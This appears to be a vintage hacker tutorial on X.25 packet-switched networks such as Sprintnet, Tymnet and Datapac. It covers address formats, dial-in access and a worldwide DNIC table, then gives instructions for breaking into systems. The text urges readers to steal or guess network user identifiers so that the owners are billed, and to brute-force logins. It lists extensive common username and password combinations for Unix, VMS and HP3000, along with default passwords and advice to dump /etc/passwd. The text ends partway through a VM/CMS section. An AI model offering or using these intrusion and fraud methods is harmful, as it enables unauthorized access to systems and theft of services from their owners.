NUAs(Network User Addresses) are the PSNs equivalent of a phone number. They are what you need to connect to systems on PSNs around the world, and thanks to the DNIC(Data Network Identifier Code), there are no two the same. The format for entering NUAs is different from PSN to PSN. For example, on Datapac you must include 0's, but on Sprintnet 0's are not necessary. Tymnet uses 6 digits NUAs rather than the standard 8. But the standard NUA format is this;

PDDDDXXXXXXXXSS,MMMMMMMMMM

Where; P is the pre-DNIC digit
D is the DNIC
X is the NUA
S is the LCN(Logical Channel Number, subaddressing)
M is the Mnemonic

Various segments may be omitted depending on your PSN and where you are calling. The P is commonly a 0, but is a 1 on Datapac. It is not usually even counted as part of the NUA, but must be included(usage varying) when making calls to another PSN other than your own. Within your own PSN it is not necessary to include the pre DNIC digit. The D is the DNIC also known as the DCC(Data Country Code). The DNIC is the 4 digit country code, which insures that each NUA worldwide is unique. The DNIC is only used in calling international NUAs. If you are in Datapac(DNIC 3020) you do not have to include the DNIC for Datapac when making calls to NUAs within Datapac, but if you are in another PSN you must include the DNIC for calls to Datapac. The X symbolizes the actual NUA, which along with the optional S (subaddressing) must always be included. You can simplify the NUA even greater using this format;

PPPXXXXX

Where P is the prefix of the NUA, and the X's are the suffix. The prefix corresponds to an Area Code in most cases in that the NUAs within that prefix are in a certain part of the country the PSN serves. In the case of Sprintnet, the prefix corresponds directly with the Area Code(ie: all NUAs in the 914 prefix on Sprintnet are in New York, and all phone numbers in the 914 Area Code are in New York). Subaddressing, S on the diagram, is a somewhat complicated thing to explain. Subaddressing is used when desired by the owner of the DTE, and is used to connect to specified system on the same NUA. You may find more than one system on the same NUA, and these can be reached using subaddresses. ie:

NUA	SYSTEM
PPPXXXXXSS	
Ex.1 12300456	Unix
Ex.2 123004561	VMS

Ex.3 1230045699 HP3000

In this example, the normal NUA is 12300456(assuming DNIC and pre-DNIC digit are not used). This NUA takes you to a Unix system. But when the LCN(Logical Channel Number, subaddress) of 1 is used, you are taken to a VMS. And the subaddress of 99 takes you to a HP3000. The systems on 12300456 are all owned by the same person/company, who wished to have one NUA only, but by using subaddresses he can give access to multiple systems on a lone NUA. Subaddresses are also used occasionally as extra security. If you hit a system that gives you an error message such as 'REMOTE PROCEDURE ERROR' or 'REMOTE DIRECTIVE', you will either need a subaddress or a mnemonic. You may choose to go through the entire possible subaddresses, 1 to 99, or if you are just scanning i would suggest these: 1,2,50,51,91,98,99 Mnemonics, M, are another tricky one to explain. They are not documented by the PSNs, I discovered them on my own. Mnemonics are also used to select systems on a single NUA as a kind of port selector, but they are more commonly used as a kind of external password, which prevents you from even seeing the system in question. The same error messages as in LCNs occur for mnemonics, but again, even if you can reach a system with a standard NUA, there is a possibly a system only reachable by mnemonic exists. Here is a list of commonly used mnemonics; SYSTEM CONSOLE PAD DIAL MODEM X25 X28 X29 SYS HOST

Bypassing Reverse Charging Systems: Private PADs and NUIs
Occasionally on PSNs you will run into systems which give you the error message 'COLLECT CALL REFUSED'. This denotes a reverse-charging system. When you make a call to a system on a PSN, the call is automatically collect. But a lot of sysadmins do not want to pay for your connect charges, and if all of their users have NUIs or private PADs, it is a good idea for them to make their system reverse-charging, which saves them money, but also acts as yet another security barrier from casual snoopers. But again, this can be avoided by using a private PAD or a NUI. Before we go into the details of these, remember that a private PAD is a different thing than your public access port PAD. A private PAD is a PAD which automatically assumes all connect charges. So, the reverse charging systems will let you past the reverse charging, as you agree to accept the charges. NUI's(Network User Identifiers) work the same way. You can think of a NUI as .. say a Calling Card. The Calling Card is billed for all the charges made on it, regardless of who made them; the owner gets the bill. The NUI works the same way. NUIs are used legitimatly by users willing to accept the connect charges. But, as hackers are known to do, these NUIs get stolen and used to call all NUAs all around the world, and the legitimate owner gets the bill. But unlike CCs, you will usually get away with using a NUI. However, as you can guess, private PADs and NUIs are fairly hard to come by. If somebody manages to get ahold of one, they usually won't be willing to share it. So, it comes down to you; you probably will have to find your own. PADs are only found by scanning on PSNs, and by hacking onto systems on PSNs. There are programs on Unix and Primos systems,for example, that serve as a private PAD. And there are some private PADs that are set up solely for the purpose of being a private PAD. But, these are almost always passworded, so it is up to you to get in. NUIs are somewhat the same thing. NUIs are different from PSN to PSN, some will tell you if a NUI is wrong, letting you guess one, but others will not. And of course, you still have to guess the password. I've heard stories of people carding NUIs, but i'm not sure i quite believe it, and the safety of such a practice is questionable.

Closed User Groups

One of the most effective security measures i've ever seen is the CUG (Closed User Group). The CUG is what generates the 'CALL BLOCKED' message when scanning on PSNs. A CUG will only accept calls into the DTE from specified DCE NUAs. Meaning, if your NUA has not been entered into the list of acceptable NUAs, you won't be allowed to even see the system. However, CUGs aren't for everybody. If you have a system with many users that all call in from different points, CUGs are unusable. And a good thing for us. I've never heard of anyone finding a way past a CUG. I've got a few theories but..

Sprintnet

Now i'll go a bit more into the major US and Canadian PSNs, starting with the most popular in the States, Sprintnet To find a public indial port for Sprintnet you may possibly be able to find it in your telefone book(look under Sprintnet) or by Directory Assistance. If not, try Sprintnet Customer Service at 1-800-336-0437. This also will probably only function between 8:30 and 5:00 EST, maybe a bit different. Also, for a data number for in-dial look ups try 1-800-424-9494 at communication parameters 7/E/1(or 8/N/1 also i believe). Type <CR> twice or @D for 2400bps and press enter so Sprintnet can match your communications parameters. It will display a short herald then a TERMINAL= prompt. At the TERMINAL= prompt type VT100 for VT100 terminal emulation, if you are using a personal computer i think D1 works, or just <CR> for dumb terminal. Then type "c mail", at the username prompt type "phones", and for password type "phones" again. It is menu driven from there on. Now that you have your Sprintnet public dial port number, call it up like you would a BBS, then when it connnects type the two <CR>s for 300/1200bps or the @D for 2400bps, then it will display its herald, something like:

SPRINTNET(or in some cases TELENET)

123 11A (where 123 is your area code & Sprintnet's address prefix and 11A is the port you are using)

TERMINAL=(type what you did previously eg:VT100,D1,<ENTER>)

then when Sprintnet displays the @ prompt you know you are connected to a Sprintnet public PAD and you are ready to enter NUAs. As i mentioned before, Sprintnet NUA prefixes correspond directly with Area Codes, so to scan Sprintnet simply take an AC and suffix it with the remaining digits, usually in sequence. Since Sprintnet ignores 0's, NUAs can be as small as 4 digits. When scanning, go from lowest to highest, stopping as soon as it seems NUAs have run dry(take it a hundred NUAs further to be sure..best to take it right to 2000, maybe higher if you have time).

BT Tymnet

BT Tymnet is owned by British Telecom, and is the biggest PSN by far, but it does have some extra security. For finding Tymnet dial-ins the procedure is much the same, look in the phone book under Tymnet or BT Tymnet, or phone directory assistance and ask for BT Tymnet Public Dial Port numbers, or you can call Tymnet customer Service at 1-800-336-0149. Generally try between 8:30 and 5:00 EST. I don't have the Tymnet data number for finding in-dials, but once you are on Tymnet type INFORMATION for a complete list of in-dials as well as other things. Once you have your in-dial number set your communication parameters at either 8/N/1 or 7/E/1 then dial the number just like you would a BBS. At connect you will see a string of garbage characters or nothing at all. Press <CR> so Tymnet can match your communication parameters.

You will then see the Tymnet herald which will look something like this: -2373-001- please type your terminal identifier If it wants a terminal identifier press A(if you want, you can press A instead of <CR> at connect so it can match your communication parameters and get your terminal identifer all at once). After this initial part you will see the prompt:
please log in:
This shows Tymnet is ready for you to enter NUAs. A great deal of the NUAs on Tymnet are in plain mnemonic format however. To reach these, just enter the mnemonic you wish, nothing else(ie: CPU or SYSTEM). To enter digital NUAs you need a NUI though. Tymnet will let you know when a NUI is wrong. Just keep guessing NUIs and passwords until you find one. BUT, keep in mind, one of the biggest security features Tymnet has is this: it will kick you off after three incorrect attempts at anything. Thus, you'll have to call again and again, and if you are in a digital switching system such as ESS it is not a good idea to call anywhere an excessive amount of time. So keep it in moderation if you choose to try Tymnet.

Datapac
I am the most fond of Datapac, because I grew up on it. Nearly all the hacking i've done to this day was on Datapac or the international PSNs i've been able to reach through private PADs i've found on Datapac. To connect to the Datapac network from Canada you will need to dial into your local Datapac node, which is accessible in most cities via your local Datapac dial-in number. There are quite a few ways to find your local Datapac dial-in. It will usually be in your telephone book under "DATAPAC PUBLIC DIAL PORT". If not, you could try directory assistance for the same name. Alternatively, there are a couple phone #'s for finding your dial port(these are also customer assistance):

1-800-267-6574 (Within Canada)
1-613-781-6798

Also, these numbers function only from 8:30 to 5:00 EST(Eastern Standard Time).Also, the Datapac Information Service(DIS) at NUA 92100086 has a complete list of all public dial-ins. I think you can use both communication parameter settings work, but 8/N/1 (8 data bits, No parity, 1 stop bit) is used most frequently, so set it initially at that. Some NUA's on Datapac use 7/E/1, change to it if needed after you are connected to a Datapac dial-in. Ok,if you have your Datapac 3000 Public Indial number, you've set your communication parameters at 8/N/1, then you are now set to go. Dial your indial just like a BBS(duh..) and once connnected: You will have a blank screen;
Type 3 periods and press RETURN (this is to tell Dpac to initialize itself) The Datapac herald will flash up stating:
DATAPAC : XXXX XXXX (your in-dial's NUA)
You are now ready to enter commands to Datapac.

Example:
(YOU ENTER) atdt 16046627732
(YOU ENTER) ...
(DATAPAC RESPONDS) DATAPAC : 6710 1071

Now you are all set to enter the NUA for your destination. NUAs on Datapac must be 8 to 10 digits(not including mnemonics). 8 is standard, but 9 or 10 is possible depending on usage of subaddressing. NUA prefixes on Datapac are handed out in blocks, meaning they do not correspond to Area Codes, but by looking at the surrounding prefixes, you can tell where a prefix is located. When scanning on Datapac, keep in mind most of the valid NUAs are found in the low numbers, so to sample a prefix go from (example) 12300001 to 12300200. It is a good idea, however, to scan the prefix right up until 2000, the choice is yours.

DNIC List

Here is a list of the previous PSN's DNICs, and most of the other DNICs for PSNs world wide. This was taken from the DIS, with a number of my own additions that were omitted(the DIS did not include other Canadian or American PSNs). The extras DNICs came from my own experience and various BBS lists.

COUNTRY	NETWORK	DNIC	DIRECTION
ANDORRA	ANDORPAC	2945	BI-DIR
ANTIGUA	AGANET	3443	INCOMING
ARGENTINA	ARPAC	7220	BI-DIR
	ARPAC	7222	BI-DIR
AUSTRIA	DATEX-P	2322	BI-DIR
	DATEX-P TTX	2323	BI-DIR
	RA	2329	BI-DIR
AUSTRALIA	AUSTPAC	5052	BI-DIR
	OTC DATA ACCESS	5053	BI-DIR
AZORES	TELEPAC	2680	BI-DIR
BAHAMAS	BATELCO	3640	BI-DIR
BAHRAIN	BAHNET	4263	BI-DIR
BARBADOS	IDAS	3423	BI-DIR
BELGIUM	DCS	2062	BI-DIR
	DCS	2068	BI-DIR
	DCS	2069	BI-DIR
BELIZE	BTLDATAPAC	7020	BI-DIR
BERMUDA	BERMUDANET	3503	BI-DIR
BRAZIL	INTERDATA	7240	BI-DIR
	RENPAC	7241	BI-DIR
	RENPAC	7248	INCOMING
	RENPAC	7249	INCOMING
BULGARIA	BULPAC	2841	BI-DIR
BURKINA FASO	BURKIPAC	6132	BI-DIR
CAMEROON	CAMPAC	6242	BI-DIR
CANADA	DATAPAC	3020	BI-DIR
	GLOBEDAT	3025	BI-DIR
	CNCP PACKET NET	3028	BI-DIR
	CNCP INFO SWITCH	3029	BI-DIR
CAYMAN I.	IDAS	3463	BI-DIR

CHAD	CHADPAC	6222	BI-DIR
CHILE	ENTEL	7302	BI-DIR
	CHILE-PAC	7303	INCOMING
	VTRNET	7305	BI-DIR
	ENTEL	7300	INCOMING
CHINA	PTELCOM	4600	BI-DIR
COLOMBIA	COLDAPAQ	7322	BI-DIR
COSTA RICA	RACSAPAC	7120	BI-DIR
	RACSAPAC	7122	BI-DIR
	RACSAPAC	7128	BI-DIR
	RACSAPAC	7129	BI-DIR
CUBA	CUBA	2329	BI-DIR
CURACAO	DATANET-1	3621	BI-DIR
CYPRUS	CYTAPAC	2802	BI-DIR
	CYTAPAC	2807	BI-DIR
	CYTAPAC	2808	BI-DIR
	CYTAPAC	2809	BI-DIR
DENMARK	DATAPAK	2382	BI-DIR
	DATAPAK	2383	BI-DIR
DJIBOUTI	STIPAC	6382	BI-DIR
DOMINICAN REP	UDTS-I	3701	INCOMING
EGYPT	ARENTO	6020	BI-DIR
ESTONIA	ESTPAC	2506	BI-DIR
FIJI	FIJIPAC	5420	BI-DIR
FINLAND	DATAPAK	2441	BI-DIR
	DATAPAK	2442	BI-DIR
	DIGIPAK	2443	BI-DIR
FRANCE	TRANSPAC	2080	BI-DIR
	NTI	2081	BI-DIR
	TRANSPAC	2089	BI-DIR
	TRANSPAC	9330	INCOMING
	TRANSPAC	9331	INCOMING
	TRANSPAC	9332	INCOMING
	TRANSPAC	9333	INCOMING
	TRANSPAC	9334	INCOMING
	TRANSPAC	9335	INCOMING
	TRANSPAC	9336	INCOMING
	TRANSPAC	9337	INCOMING
	TRANSPAC	9338	INCOMING
	TRANSPAC	9339	INCOMING
FR ANTILLIES	TRANSPAC	2080	BI-DIR
FR GUIANA	TRANSPAC	2080	BI-DIR
FR POLYNESIA	TOMPAC	5470	BI-DIR
GABON	GABONPAC	6282	BI-DIR
GERMANY F.R.	DATEX-P	2624	BI-DIR
	DATEX-C	2627	BI-DIR

GREECE	HELPAK		2022	BI-DIR
	HELLASPAC		2023	BI-DIR
GREENLAND	KANUPAX		2901	BI-DIR
GUAM	LSDS-RCA		5350	BI-DIR
	PACNET		5351	BI-DIR
GUATEMALA	GUATEL		7040	INCOMING
	GUATEL		7043	INCOMING
HONDURAS	HONDUTEL		7080	INCOMING
	HONDUTEL		7082	BI-DIR
	HONDUTEL		7089	BI-DIR
HONG KONG	INTELPAK		4542	BI-DIR
	DATAPAK		4545	BI-DIR
	INET HK		4546	BI-DIR
HUNGARY	DATEX-P		2160	BI-DIR
	DATEX-P		2161	BI-DIR
ICELAND	ICEPAK		2740	BI-DIR
INDIA	GPSS		4042	BI-DIR
	RABMN		4041	BI-DIR
	I-NET		4043	BI-DIR
INDONESIA	SKDP		5101	BI-DIR
IRELAND	EIRPAC		2721	BI-DIR
	EIRPAC		2724	BI-DIR
ISRAEL	ISRANET		4251	BI-DIR
ITALY	DARDO		2222	BI-DIR
	ITAPAC		2227	BI-DIR
IVORY COAST	SYTRANPAC	6122		BI-DIR
JAMAICA	JAMINTEL		3380	INCOMING
JAPAN	GLOBALNET		4400	BI-DIR
	DDX		4401	BI-DIR
	NIS-NET		4406	BI-DIR
	VENUS-P		4408	BI-DIR
	VENUS-P		9955	INCOMIMG
	VENUS-C		4409	BI-DIR
	NI+CI		4410	BI-DIR
KENYA	KENPAC		6390	BI-DIR
KOREA REP	HINET-P		4500	BI-DIR
	DACOM-NET		4501	BI-DIR
	DNS		4503	BI-DIR
KUWAIT	BAHNET		4263	BI-DIR
LEBANON	SODETEL		4155	BI-DIR
LIECHTENSTEIN	TELEPAC		2284	BI-DIR
	TELEPAC		2289	BI-DIR
LUXEMBOURG	LUXPAC		2704	BI-DIR
	LUXPAC		2709	BI-DIR
MACAU	MACAUPAC		4550	BI-DIR
MADAGASCAR	INFOPAC		6460	BI-DIR

MADEIRA	TELEPAC	2680	BI-DIR
MALAYSIA	MAYPAC	5021	BI-DIR
MAURITIUS	MAURIDATA	6170	BI-DIR
MEXICO	TELEPAC	3340	BI-DIR
MOROCCO	MOROCCO	6040	BI-DIR
MOZAMBIQUE	COMPAC	6435	BI-DIR
NETHERLANDS	DATANET-1	2040	BI-DIR
	DATANET-1	2041	BI-DIR
	DABAS	2044	BI-DIR
	DATANET-1	2049	BI-DIR
N. MARIANAS	PACNET	5351	BI-DIR
NEW CALEDONIA	TOMPAC	5460	BI-DIR
NEW ZEALAND	PACNET	5301	BI-DIR
NIGER	NIGERPAC	6142	BI-DIR
NORWAY	DATAPAC TTX	2421	BI-DIR
	DATAPAK	2422	BI-DIR
	DATAPAC	2423	BI-DIR
PAKISTAN	PSDS	4100	BI-DIR
PANAMA	INTELPAQ	7141	BI-DIR
	INTELPAQ	7142	BI-DIR
PAPUA-N. GUINE	PANGPAC	5053	BI-DIR
PARAGUAY	ANTELPAC	7447	BI-DIR
PERU	DICOTEL	7160	BI-DIR
PHILIPPINES	CAPWIRE	5150	INCOMING
	CAPWIRE	5151	BI-DIR
	PGC	5152	BI-DIR
	GLOBENET	5154	BI-DIR
	ETPI	5156	BI-DIR
POLAND	POLAK	2601	BI-DIR
PORTUGAL	TELEPAC	2680	BI-DIR
	SABD	2682	BI-DIR
PUERTO RICO	UDTS	3300	BI-DIR
	UDTS	3301	BI-DIR
QATAR	DOHPAC	4271	BI-DIR
REUNION (FR)	TRANSPAC	2080	BI-DIR
RWANDA	RWANDA	6352	BI-DIR
SAN MARINO	X-NET	2922	BI-DIR
SAUDI ARABIA	ALWASEED	4201	BI-DIR
SENEGAL	SENPAC	6081	BI-DIR
SEYCHELLES	INFOLINK	6331	BI-DIR
SINGAPORE	TELEPAC	5252	BI-DIR
	TELEPAC	5258	BI-DIR
SOLOMON I.	DATANET	5400	BI-DIR
SOUTH AFRICA	SAPONET	6550	BI-DIR
	SAPONET	6551	BI-DIR
	SAPONET	6559	BI-DIR

SPAIN	TIDA	2141	BI-DIR
	IBERPAC	2145	BI-DIR
SRI-LANKA	DATANET	4132	BI-DIR
SWEDEN	DATAPAK TTX	2401	BI-DIR
	DATAPAK-2	2403	BI-DIR
	DATAPAK-2	2407	BI-DIR
SWITZERLAND	TELEPAC	2284	BI-DIR
	TELEPAC	2285	BI-DIR
	TELEPAC	2289	BI-DIR
TAIWAN	PACNET	4872	BI-DIR
	PACNET	4873	BI-DIR
	UDAS	4877	BI-DIR
TCHECOSL.	DATEX-P	2301	BI-DIR
THAILAND	THAIPAC	5200	BI-DIR
	IDAR	5201	BI-DIR
TONGA	DATAPAK	5390	BI-DIR
TOGOLESE REP.	TOGOPAC	6152	BI-DIR
TORTOLA	IDAS	3483	INCOMING
TRINIDAD	DATANETT	3745	BI-DIR
	TEXTET	3740	BI-DIR
TUNISIA	RED25	6050	BI-DIR
TURKEY	TURPAC	2862	BI-DIR
	TURPAC	2863	BI-DIR
TURKS&CAICOS	IDAS	3763	INCOMING
U ARAB EMI	EMDAN	4241	BI-DIR
	EMDAN	4243	BI-DIR
	TEDAS	4310	INCOMING
URUGUAY	URUPAC	7482	BI-DIR
	URUPAC	7489	BI-DIR
USSR	IASNET	2502	BI-DIR
U.S.A.	WESTERN UNION	3101	BI-DIR
	MCI	3102	BI-DIR
	ITT/UDTS	3103	BI-DIR
	WUI	3104	BI-DIR
	BT-TYMNET	3106	BI-DIR
	SPRINTNET	3110	BI-DIR
	RCA	3113	BI-DIR
	WESTERN UNION	3114	BI-DIR
	DATAPAK	3119	BI-DIR
	PSTS	3124	BI-DIR
	UNINET	3125	BI-DIR
	ADP AUTONET	3126	BI-DIR
	COMPUSERVE	3132	BI-DIR
	AT&T ACCUNET	3134	BI-DIR
	FEDEX	3138	BI-DIR
	NET EXPRESS	3139	BI-DIR

	SNET		3140	BI-DIR
	BELL SOUTH	3142		BI-DIR
	BELL SOUTH	3143		BI-DIR
	NYNEX		3144	BI-DIR
	PACIFIC BELL		3145	BI-DIR
	SWEST BELL	3146		BI-DIR
	U.S. WEST		3147	BI-DIR
	CENTEL		3148	BI-DIR
	FEDEX		3150	BI-DIR
U.S. VIRGIN I	UDTS		3320	BI-DIR
U. KINGDOM	IPSS-BTI		2341	BI-DIR
	PSS-BT		2342	BI-DIR
	GNS-BT		2343	BI-DIR
	MERCURY		2350	BI-DIR
	MERCURY		2351	BI-DIR
	HULL		2352	BI-DIR
VANUATU	VIAPAC		5410	BI-DIR
VENEZUELA	VENEXPAQ	7342		BI-DIR
YUGOSLAVIA	YUGOPAC		2201	BI-DIR
ZIMBABWE	ZIMNET		6484	BI-DIR

SYSTEM PENETRATION

Ok, now that you've hopefully found some systems, you are going to need to know how to identify and, with any luck, get in these newfound delights. What follows is a list of as many common systems as i could find. The accounts listed along with it are not, per say, 'defaults'. There are very few actual defaults. These are 'common accounts', in that it is likely that many of these will be present. So, try them all, you might get lucky. The list of common accounts will never be complete, but mine is fairly close. I've hacked into an incredible amount of systems, and because of this I've been able to gather a fairly extensive list of common accounts.Where I left the password space blank, just try the username(and anything else you want), as there are no common passwords other than the username itself. And also, in the password space I never included the username as a password, as it is a given in every case that you will try it. And remember, passwords given are just guidelines, try what you want.

UNIX- Unix is one of the most widespread Operating Systems in the world; if you scan a PSN, chances are you'll find a number of Unixes, doesn't matter where in the world the PSN resides. The default login prompt for a unix system is 'login', and while that cannot be changed, additional characters might be added to preface 'login', such as 'rsflogin:'. Hit <CR> a few times and it should disappear. Because UNIX is a non-proprietary software, there are many variants of it, such as Xenix, SCO, SunOS, BSD, etc.., but the OS stays pretty much the same. As a rule, usernames are in lowercase only, as are passwords, but Unix is case sensitive so you might want to experiment if you aren't getting any luck. You are generally allowed 4 attempts at a login/password, but this can be increased or decreased at the sysadmins whim. Unfortunely,

UNIX does not let you know when the username you have entered is incorrect. UNIX informs the user of when the last bad login attempt was made, but nothing more. However, the sysadmin can keep logs and audit trails if he so wishes, so watch out. When inside a UNIX, type 'cat /etc/passwd'. This will give you the list of usernames, and the encrypted passwords. The command 'who' gives a list of users online. 'Learn' and 'man' bring up help facilities. Once inside, you will standardly receive the prompt $ or % for regular users, or # for superusers. The root account is the superuser, and thus the password could be anything, and is probably well protected. I left this blank, it is up to you. There won't be any common passwords for root.

COMMON ACCOUNTS:

Username	Password
root	
daemon	
adm	admin, sysadm, sysadmin, operator, manager
uucp	
bin	
sys	
123	lotus, lotus123
adduser	
admin	adm,sysadm,sysadmin,operator,manager
anon	anonymous
anonuucp	anon, uucp, nuucp
anonymous	anon
asg	device devadmin
audit	
auth	
backappl	
backup	save, tar
batch	
bbx	
blast	
bupsched	
cbm	
cbmtest	
checkfsys	
control	
cron	
csr	support, custsup
dbcat	database, catalog
default	user, guest
demo	tour, guest
dev	
devel	
devshp	
diag	sysdiag, sysdiags, diags, test

diags	diag, sysdiag, sysdiags
dialup	
dos	
fax	
field	fld, service, support, test
filepro	
finger	
fms	
friend	guest, visitor
games	
general	
gp	
gsa	
guest	visitor, demo, friend, tour
help	
host	
hpdb	
info	
informix	database
ingres	database
inquiry	
install	
journal	
journals	
kcml	
learn	
lib	library, syslib
link	
listen	
lp	print spooler lpadmin
lpadmin	lp, adm, admin
lpd	
ls	
mail	
maint	sysmaint, service
makefsys	
man	
manager	mgr, man, sysmgr, sysman, operator
mdf	
menu	
mountfsys	
ncrm	ncr
net	network
netinst	inst, install, net, network
netman	net, man, manager, mgr, netmgr, network
netmgr	net, man, manager, mgr, netmgr, network

network	net
newconv	
news	
nobody	anon
nuucp	anon
oasys	oa
odt	opendesktop
online	
openmail	mail
oper	operator,manager,adm,admin,sysadmin,mgr
operator	sysop, oper, manager
opp	
oracle	database
oraclev5	oracle, database
oradev	oracle
pcs	
pcsloc	
pctest	
postmaster	mail
powerdown	shutdown
priv	private
prod	
pub	public
public	pub
reboot	
remote	
report	
rha	
rje	
rsm	
rsmadm	rsm, adm, admin
rusr	
sales	
sas	
save	backup
savep	
service	field, support
setup	
shutdown	
smtp	mail
softwork	
space	
startup	
su	
sundiag	sysdiag, diag, diags, sysdiags
suoper	su, oper, operator

super	supervisor, manager, operator
support	field, service
sync	
sysadm	adm, admin, operator, manager
sysdiag	diag, diags, sysdiags
sysinfo	info
sysmaint	maint, service
sysman	manager,mgr,man,admin,operator,sysadmin
sysmgr	manager,mgr,man,admin,operator,sysadmin
system	sys, unix, shell, syslib, lib, operator
systest	test, tester, testuser, user
test	tester, testuser, systest, user
tester	test, user, testuser
testuser	test, tester, user, systest
tftp	
tour	demo, guest, user, visitor
transfer	
tty	
tutor	
tutorial	
umountfsys	
unix	
unixmail	mail, unix
user	guest, demo
userp	user
usr	user
usrlimit	
utest	
uucpadm	adm, admin, uucp
uuadm	uucp, adm
uuadmin	uucp, admin
uuhost	uucp, host
uulog	uucp, log
uunx	uucp
uupick	uucp, pick
uustat	uucp, stat
uuto	uucp, to
uux	uucp
va	
vashell	
vax	
visitor	guest, friend, demo, tour
vlsi	
vmsys	vm, face
vsifax	
who	

wp	
wp51	
x25	pad
x25test	test
x400	

VMS- DEC's Virtual Memory System commonly runs on VAX computers. It is another very widespread system, with many users world wide. VMS will have a 'Username:' prompt, and to be sure just type in a ',' for a username. A VMS will throw back an error message on special delimeters. You will standardly get 3 and only three login attempts, and VMS is not kind enough to let you know when you have entered an incorrect username. Once inside you will find yourself at a $ prompt.

COMMON ACCOUNTS:

Username	Password
backup	
batch	
dcl	
dec	
decmail	mail
decnet	
default	default, user
dialup	
demo	guest
dsmmanager	dsm, manager
dsmuser	dsm, user
field	field, service, support, test, digital
games	
guest	visitor, demo
help	
helpdesk	
help_desk	helpdesk
host	
info	
ingres	database
interactive	
link	
local	
mail	
mailer	mail
mbmanager	mb, manager, mgr, man
mbwatch	watch, mb
mpdbadmin	mpdb, admin
netcon	net, network
netmgr	net, manager, mgr, operator

netpriv	network, private, priv, net
netserver	
network	net
newingres	ingres
news	
operations	operations
operator	oper, manager, mgr, admin,
opervax	operator, vax
ops	
oracle	
pcsdba	
pfmuser	pfm, user
postmaster	mail
priv	private
remote	
report	
rje	remote, job, entry
student	
suggest	suggest
sys	
sysmaint	sysmaint, maint, service, digital
system	manager,operator,sys,syslib
systest	uetp,test
systest_clig	systest, test
tapelib	
teledemo	demo
test	testuser, tester
uetp	
user	test, guest, demo
userp	user
vax	
vms	
visitor	guest, demo
wpusers	

HP3000 - HP3000 mainframes run the MPE series of operating systems, such as MPE, V, ix, X, and XL. The default login prompt is ':', but this can be prefaced with characters(ie: 'mentor:') and in some cases the ':' may be taken completely away (ie: 'mentor'). To check for a HP3000, hit a <CR>, you will get an error message such as this; EXPECTED HELLO, :JOB, :DATA, OR (CMD) AS LOGON. (CIERR 1402) To login type 'hello', followed by the login information, which is in this format: USER.ACCOUNT,GROUP. The group is optional, but may be needed in some cases, and can give you different file sets and the sort. A great thing about HP3000's is they tell you exactly what is incorrect about the login name you've supplied them, be it the account is valid but the username is wrong, or the other way around. But unfortunely, if the system operators choose, they may password ALL of the login name segments; username, account and group. The internal prompt for MPE's is, again, :. 'Help' will

give you help when inside a HP3000. When entering accounts, i'd suggest not to use a group at first. If you receive the error message 'not in home group', then try the group PUB, then if even that fails, move on to the common group list. I didn't list passwords along with the accounts, as it would be a bit of an awkward format, because of MPE's awkward format. The only manufacturer default passwords I am aware of are 'hponly', for mgr.telesup, 'lotus', for mgr.sys, and 'hpword' for field.support. Just remember to try the various parts of the account as a password, and anything else along those lines. If you need a password for the following user.accounts & groups, try the various parts of the name plus any combinations of it or names with obvious links to it (ie: field=service).

COMMON ACCOUNTS:

Username.Account
mgr.3000devs
mgr.acct
mgr.backup
manager.blast
manager.blast1
mgr.ccc
spool.ccc
mgr.cnas
manager.cognos
mgr.cognos
operator.cognos
mgr.common
mgr.company
mgr.conv
mgr.corp
mgr.cslxl
mgr.demo
operator.disc
mgr.easy
mgr.easydev
mgr.extend
mgr.hpdesk
mgr.hplanmgr
field.hpncs
mgr.hpncs
advmail.hpoffice
deskmon.hpoffice
mail.hpoffice
mailman.hpoffice
mailroom.hpoffice
mailtrck.hpoffice
manager.hpoffice
mgr.hpoffice

openmail.hpoffice
pcuser.hpoffice
spoolman.hpoffice
x400fer.hpoffice
x400xfer.hpoffice
wp.hpoffice
mgr.hponly
mgr.hpoptmgt
field.hpp187
mgr.hpp187
mgr.hpp189
mgr.hpp196
mgr.hppl85
mgr.hppl87
mgr.hppl89
mgr.hppl96
mgr.hpskts
mgr.hpspool
mgr.hpword
mgr.hpx11
dpcont.hq
mgr.hq
mgr.indhpe
mgr.infosys
mgr.intx3
manager.itf3000
mail.mail
mgr.netbase
mgr.netware
operator.netware
mgr.orbit
mgr.prod
mgr.rego
mgr.remacct
mgr.rje
manager.security
mgr.security
mgr.sldemo
mgr.snads
mgr.softrep
mgr.speedwre
mgr.spool
manager.starbase
field.support
mgr.support
operator.support

exploit.sys
manager.sys
mgr.sys
operator.sys
pcuser.sys
rsbcmon.sys
operator.syslib
sysrpt.syslib
mgr.sysmgr
operator.system
mgr.tech
mgr.techxl
mgr.telamon
field.hpword
mgr.opt
manager.tch
field.telesup
mgr.telesup
sys.telesup
mgr.tellx
monitor.tellx
mgr.utility
mgr.vecsl
manager.vesoft
mgr.vesoft
mgr.word
field.xlserver
mgr.xlserver
mgr.xpress

COMMON GROUPS:
admin
advmail
ask
brwexec
brwonlne
brwspec
bspadmin
bspdata
bspinstx
bsptools
catbin1
catbin2
catlib
classes
config

console
convert
creator
curator
currarc
current
dat
data
database
delivery
deskmon
devices
diadb
diag
diafile
diaipc
doc
docxl
document
dsg
easy
ems
emskit
etdaemon
example
examples
ezchart
galpics
graphics
hold
hpaccss
hpadvlk
hpadvml
hpdesk
hpdraw
hpecm
hpemm
hpenv
hpgal
hphpbkp
hplibry
hplist
hplt123
hpmail
hpmap
hpmenu

hpprofs
hpsw
hptelex
ibmpam
idl
idlc
idpxl
include
infoxl
instx
internal
itpxl
job
lib
libipc
library
mailconf
maildb
mailhelp
mailjob
maillib
mailserv
mailstat
mailtell
mailxeq
mediamgr
memo
memory
mgr
mmgrdata
mmgrxfer
mmordata
mmorxfer
monitor
mpexl
ndfiles
ndports
net
network
nwoconf
office
oldmail
oper
operator
out
pascalc

patchxl
pcbkp
ppcdict
ppcsave
ppcutil
prntmate
prog
prvxl
pub
pubxl
qedit
ref
request
restore
sample
sbase
sfiles
signal
sleeper
snax25
sql
sruntime
subfile
suprvisr
sx
sys
sysmgr
sysvol
tdpdata
telex
telexjob
text
tfm
ti
tools
transmit
user
users
validate
viewlib
visicalc
wp
wp3
x400data
x400db
x400fer

x400file
xspool

VM/CMS- The VM/CMS Operating System is found on IBM mainframes, and while there are quite a few out there, they are commonly left alone by hackers who prefer Unix or VMS. VM/CMS systems are commonly found gated off Sim3278 VTAMs and ISM systems as well. The login prompt for CMS is '.', but additional information might be given before the prompt, such as; Virtual Machine/System Product! or; VM/370! and frequently over to the side;

LOGON userid
DIAL userid
MSG userid message
LOGOFF

